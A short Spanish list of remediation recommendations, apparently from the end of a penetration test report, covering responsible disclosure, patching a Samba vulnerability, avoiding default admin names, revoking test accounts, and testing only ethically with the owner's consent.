- ➢ Recomendamos llevar a cabo una notificación responsable de la vulnerabilidad al propietario de la pagina web, a fin que puedan tomar medidas inmediatas para remediarla.
- ➢ Importante mantener el sistema actualizado y personalizado a un 100%, para poder no dejar de una u otra forma el ingreso de personas de la manera mas fácil posible como el nombre universal de admin
- ➢ Es imperativo aplicar los parches de seguridad y actualizaciones necesarios en el sistema para corregir la vulnerabilidad de Samba, con el objetivo de prevenir futuros ataques similares.
- ➢ Asegúrese de haber revocado todos los accesos no autorizados y cuentas creadas durante el trabajo de prueba de penetración.
- ➢ Si es relevante, se deben realizar análisis post-explotación para evaluar el alcance de los daños y las posibles brechas de seguridad adicionales.
- ➢ Es fundamental enfatizar la importancia de realizar pruebas de penetración de manera ética y dentro de un marco legal, y siempre con el consentimiento del propietario del sistema.